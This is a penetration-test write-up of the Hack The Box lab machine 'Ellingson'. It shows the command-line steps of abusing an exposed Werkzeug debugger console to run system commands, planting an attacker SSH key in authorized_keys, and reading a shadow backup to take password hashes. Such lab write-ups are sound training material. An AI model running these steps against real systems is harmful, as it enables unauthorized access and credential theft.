ELLINGSON

Report by Chris H.
Date of Completion: 7-20-19

Note: This report details a penetration test conducted on a virtual system hosted on https://www.hackthebox.eu/ . This system was a lab designed to practice penetration testing techniques, and is not a real-world system with PII, production data, etc.

Target Information

Name	Ellingson
IP Address	10.10.10.139
Operating System	Linux

Tools Used

- Operating system: Kali Linux – A Linux distribution designed for penetration testing
- OpenVPN – An open-source program used for creating a VPN connection to hackthebox.eu servers, which allows for connection to the target.
- Nmap – A network scanner used to scan networks and systems. Discovers hosts, services, OS detection, etc.
- OWASP ZAP – A web-application security tool that scans for vulnerabilities in webpages
- linenum.sh (Author: @rebootuser) – A script detects various points of interest on a linux machine for potential privilege escalation
- John the Ripper – A password cracking program primarily user for hashes
- pwntools – A python library used for exploit development
- gdb + peda – 2 tools used together to examine binaries for address information, such as the pop_rdi address in a program.
- Ropper – A tool used for locating gadgets within various program types
- Ghidra – A reverse engineering program that includes a code decompiler

Executive Summary

Ellingson is a virtual system hosted on https://www.hackthebox.eu/. I conducted this penetration test with the goal of determining the attack surface, identifying the vulnerabilities and attack vectors, exploiting the vulnerabilities, and gaining root access to the system. All activities were conducted in a manner simulating a malicious threat actor attempting to gain access to the system.

The goal of the attack was to retrieve two files:

1) user.txt – A file on the desktop (Windows) or in the /home directory (Linux) of the unprivileged user. Contents of the file are a hash that is submitted for validation on hackthebox. Successful retrieval of this file is proof of partial access/control of the target.

2) root.txt – A file on the desktop (Windows) or in the /home directory (Linux) of the root/Administrator account. This file contains a different hash which is submitted for validation on hackthebox. Successful retrieval of this file is proof of full access/control of the target.

Summary of Results

Ellingson was a complex machine to compromise. While initial exploitation was easy, the machine required privilege escalation to obtain user.txt, which is uncommon for Hack the Box machines. The addition of a ROP buffer overflow as the vector for root compromise increased the difficulty.

Exploitation starts with visiting Ellingson's website and finding that the flask Werkzeug debugger is left enabled on the /articles/ page, allowing for console commands to be entered. Issuing commands allows the attacker to view hal's (the low privilege user) .ssh folder, where the attacker can place their own key into an authorized_keys file. This allows SSH access to the machine. Using linenum.sh to enumerate potential areas of exploitation, it is found that hal is part of the adm group, and can view backups. A copy of shadow is given to John the Ripper for hash cracking.

An elevated user, margo, is then compromised as a result. Using her account to SSH into the system gains user.txt, as well as uncovering that she is an insider threat to the company. Margo's program named garbage, is a worm that attacks tankers owned by the Ellingson company. By testing input for the binary, it is shown that a buffer overflow is possible. By creating a custom exploitation program using python's pwntools library, garbage can be exploited and a root shell is spawned on the system.

Attack Narrative

As with all other boxes, the first step in attacking the machine is to enumerate with nmap to find useful information. Using `nmap -sS -A -Pn 10.10.10.139` shows 2 ports open: 80 (HTTP) and 22 (SSH).



Figure 1

Given this, heading to http://10.10.10.139/ shows a website for a company called the Ellingson Mineral Corporation (Figure 1). Navigating to different areas of the page does not yield any potentially exploitable areas. The page also gives brief descriptions of four employees: Hal, Duke (CEO), Margo (Head of PR), and Eugene Belford (CSO).



Figure 2

Seeing no areas to immediately exploit, OWASP ZAP is used to scan the site for vulnerabilities. After a spider scan and active scan, ZAP flags an application error disclosure issue in the /articles/ page (Figure 2).



Figure 3

Moving to http://10.10.10.139/articles/1, the page details an intruder placing a virus on the Ellingson system, then using it to capsize their tanker ships (Figure 3). The virus also caused the attackers to have root access. This will be important later.



Figure 4

By entering a value beyond what exists on the articles directory (1,2,3 are only valid options), the flask application exposes a Werkzeug debugger page with a python console. As shown in Figure 4, the console can execute commands on the Ellingson system by using:

```
cmd = os.popen('COMMAND GOES HERE').read()

print (cmd)
```

Issuing print(cmd) activates the command on the target system.

```
  return self.wsgi_app(environ, start_response)
[console ready]
>>> cmd = os.popen('cd home/hal/ && ls -alh').read()
>>> print(cmd)
total 36K
drwxrwx--- 5 hal  hal  4.0K Jul 20 22:05 .
drwxr-xr-x 6 root root 4.0K Mar  9 19:21 ..
-rw-r--r-- 1 hal  hal   220 Mar  9 19:20 .bash_logout
-rw-r--r-- 1 hal  hal  3.7K Mar  9 19:20 .bashrc
drwx------ 2 hal  hal  4.0K Mar 10 17:33 .cache
drwx------ 3 hal  hal  4.0K Mar 10 17:33 .gnupg
-rw-r--r-- 1 hal  hal   807 Mar  9 19:20 .profile
drwx------ 2 hal  hal  4.0K Jul 20 21:44 .ssh
-rw-r--r-- 1 hal  hal     0 Jul 20 22:05 test
-rw------- 1 hal  hal  2.5K Jul 20 20:57 .viminfo

>>> cmd = os.popen('cd home/hal/ && cd .ssh && ls -alh').read()
>>> print(cmd)
total 20K
drwx------ 2 hal hal 4.0K Jul 20 21:44 .
drwxrwx--- 5 hal hal 4.0K Jul 20 22:05 ..
-rw-r--r-- 1 hal hal  390 Jul 20 22:15 authorized_keys
-rw------- 1 hal hal 1.8K Mar  9 19:21 id_rsa
-rw-r--r-- 1 hal hal  395 Mar  9 19:21 id_rsa.pub
```

Figure 5

Navigating to the directory of the current user (hal) and issuing `ls -alh` displays several directories, including a .ssh directory (Figure 5, top). By using `ls -alh` within .ssh, three files are listed: id_rsa (private key), id_rsa.pub (public key),

and authorized_keys (Figure 5, bottom). For obvious reasons, compromising this directory can lead to impersonation of the hal user.

```
root@kali:~# ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa): id_rsa
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in id_rsa.
Your public key has been saved in id_rsa.pub.
The key fingerprint is:
SHA256:jcal/2Pxk1VDVnaSCiEqrNAI0xhgUb9CRV1W08wwm5Y root@kali
The key's randomart image is:
+---[RSA 3072]----+
|**o..o. ooo*= ..=|
|++..o  o... *+.=.|
|o ..o..   .E .o  |
| ... ... =. .  ..|
|  .. .  S .     o|
|    .  . .  .   .|
|          .  o o |
|           .o +  |
|            ... . |
+----[SHA256]-----+
root@kali:~# cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCzWpFkhOEyccxByB3RlhDqtmhfV3+WbZmv98+7fU70/q+8xVMR/ACgqHV26f3aVQu7jFsrWhUVw8PeuiGKOsR7P+Y4ToECHatlFm+EickL0Y
DsPXtL3X9Cfnm3SgH8ttSoo8/rOV3ohIMz0orBop8Fa3IkV6KiyEE5tMxhCDVPGOsgsWpfCadD3AAsaCu2svahs5lkgKPSG8QQ4r9ixn4zV8nnGdWWDnc/z9T1vZH9qAtu8TlTnCF54q+hmm8J
ImRCqQ0nO9Z5PAJpWNNXzQUeFftBnFLZLmFX6Ju97yR87HL13ljjWYT8ArVYKtc+SSJ7fUmqgJxv7unhre8GQchv9ZIDVV7PSoeRWjtSe1BKF/FfURHpjGZ192iXKj1UYGpl4fvcAq1jULpWjD
aPgdljJMTu/n9Y2CUSPgB8HuUSAG4cSWc0DcN5ngTWhGnRuk286vGgABMt2utfrJgC5Ho+S/0qoVPerxNCgR6Jlr6t2TyXdRgIlh+K2NgP16qOw4U= root@kali
root@kali:~#
```

Figure 6

For gaining a shell into this machine, the authorized_keys file is the immediate target. If a public key from the attacking machine can be copied into the authorized_keys file, the corresponding private key can be used to authenticate over SSH without needing to supply hal's password. Normally, adding a public key to authorized_keys is done by the receiving party trusting the origin of the public key, but a malicious actor with write-control over authorized_keys can create their own access.

This process starts by using ssh-keygen to create a private + public keypair (Figure 6). id_rsa.pub will be written into the authorized_keys file through the web console.

```
File "/usr/lib/python3/dist-packages/flask/app.py", line 1997, in __call__
  return self.wsgi_app(environ, start_response)

[console ready]
>>> cmd = os.popen('cd /home/hal/.ssh && echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCzWpFkhOEyccxByB3RlhDqtmhfV3+WbZmv98+7fU70/q+8xVMR/ACgqHV26f3aVQu7jFsrWhUVw8PeuiGKOsR7P+Y4ToECHatlFm+
/rOV3ohIMz0orBop8Fa3IkV6KiyEE5tMxhCDVPGOsgsWpfCadD3AAsaCu2svahs5lkgKPSG8QQ4r9ixn4zV8nnGdWWDnc
/z9T1vZH9qAtu8TlTnCF54q+hmm8JImRCqQ0nO9Z5PAJpWNNXzQUeFftBnFLZLmFX6Ju97yR87HL13ljjWYT8ArVYKtc+SSJ7fUmqgJxv7unhre8GQchv9ZIDVV7PSoeRWjtSe1BKF/FfURHpjGZ192iXKj1UYGpl4fvcAq1jULpWjDaPgdljJMTu
/n9Y2CUSPgB8HuUSAG4cSWc0DcN5ngTWhGnRuk286vGgABMt2utfrJgC5Ho+S/0qoVPerxNCgR6Jlr6t2TyXdRgIlh+K2NgP16qOw4U= root@kali" > authorized_keys').read()
>>> print(cmd)

>>> cmd = os.popen('cd /home/hal/.ssh && cat authorized_keys').read()
>>> print(cmd)
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCzWpFkhOEyccxByB3RlhDqtmhfV3+WbZmv98+7fU70/q+8xVMR/ACgqHV26f3aVQu7jFsrWhUVw8PeuiGKOsR7P+Y4ToECHatlFm+EickL0YDsPXtL3X9Cfnm3SgH8ttSoo8
/rOV3ohIMz0orBop8Fa3IkV6KiyEE5tMxhCDVPGOsgsWpfCadD3AAsaCu2svahs5lkgKPSG8QQ4r9ixn4zV8nnGdWWDnc
/z9T1vZH9qAtu8TlTnCF54q+hmm8JImRCqQ0nO9Z5PAJpWNNXzQUeFftBnFLZLmFX6Ju97yR87HL13ljjWYT8ArVYKtc+SSJ7fUmqgJxv7unhre8GQchv9ZIDVV7PSoeRWjtSe1BKF/FfURHpjGZ192iXKj1UYGpl4fvcAq1jULpWjDaPgdljJMTu
/n9Y2CUSPgB8HuUSAG4cSWc0DcN5ngTWhGnRuk286vGgABMt2utfrJgC5Ho+S/0qoVPerxNCgR6Jlr6t2TyXdRgIlh+K2NgP16qOw4U= root@kali

>>>
```

Figure 7

By navigating back to the .ssh directory, then echoing the content of the public key into the authorized_keys file, the attacker's public key is now trusted by the target machine.



Figure 8

Now that the public key has been copied into the target's authorized_keys file, an SSH connection can be established between the attacker and Ellingson using `ssh -i id_rsa hal@10.10.10.139` (Figure 8). Interestingly, hal does not have the user.txt flag. The other user directories (margo, theplague, and duke) cannot be accessed by hal. This means that user.txt requires privilege escalation to obtain. This is fairly uncommon for HacktheBox machines to require priv esc to gain the low-privilege user.txt flag.

Note how the machine does not prompt for a password due to the private key of the attacker mathematically matching the "trusted" public key within the authorized_keys file.



Figure 9

Now that I am logged in as hal within the target machine over SSH, `scp -i id_rsa /root/HTB/linenum.sh hal@10.10.10.139:/tmp/linenum.sh` is used on the attacking machine to transfer linenum.sh to 10.10.10.139 (Figure 9, top). This script is a good starting place to enumerate potential vulnerabilities on an attack target. Using `ls` within the /tmp/ directory confirms that the script transferred (Figure 9, bottom).



Figure 10

Combing through the results of linenum.sh shows that hal belongs to group 4 (adm) (Figure 10). This group in linux is meant for system monitoring tasks, and can view the content of /var/log and /var/backups.

Figure 11

Doing exactly that shows that a backup of shadow is readable by hal. Using `cat shadow.bak | tail -n 6` allows the end of the file to be read and the hashes of all 4 users to be obtained (Figure 11). These must now be cracked to gain access as other accounts.

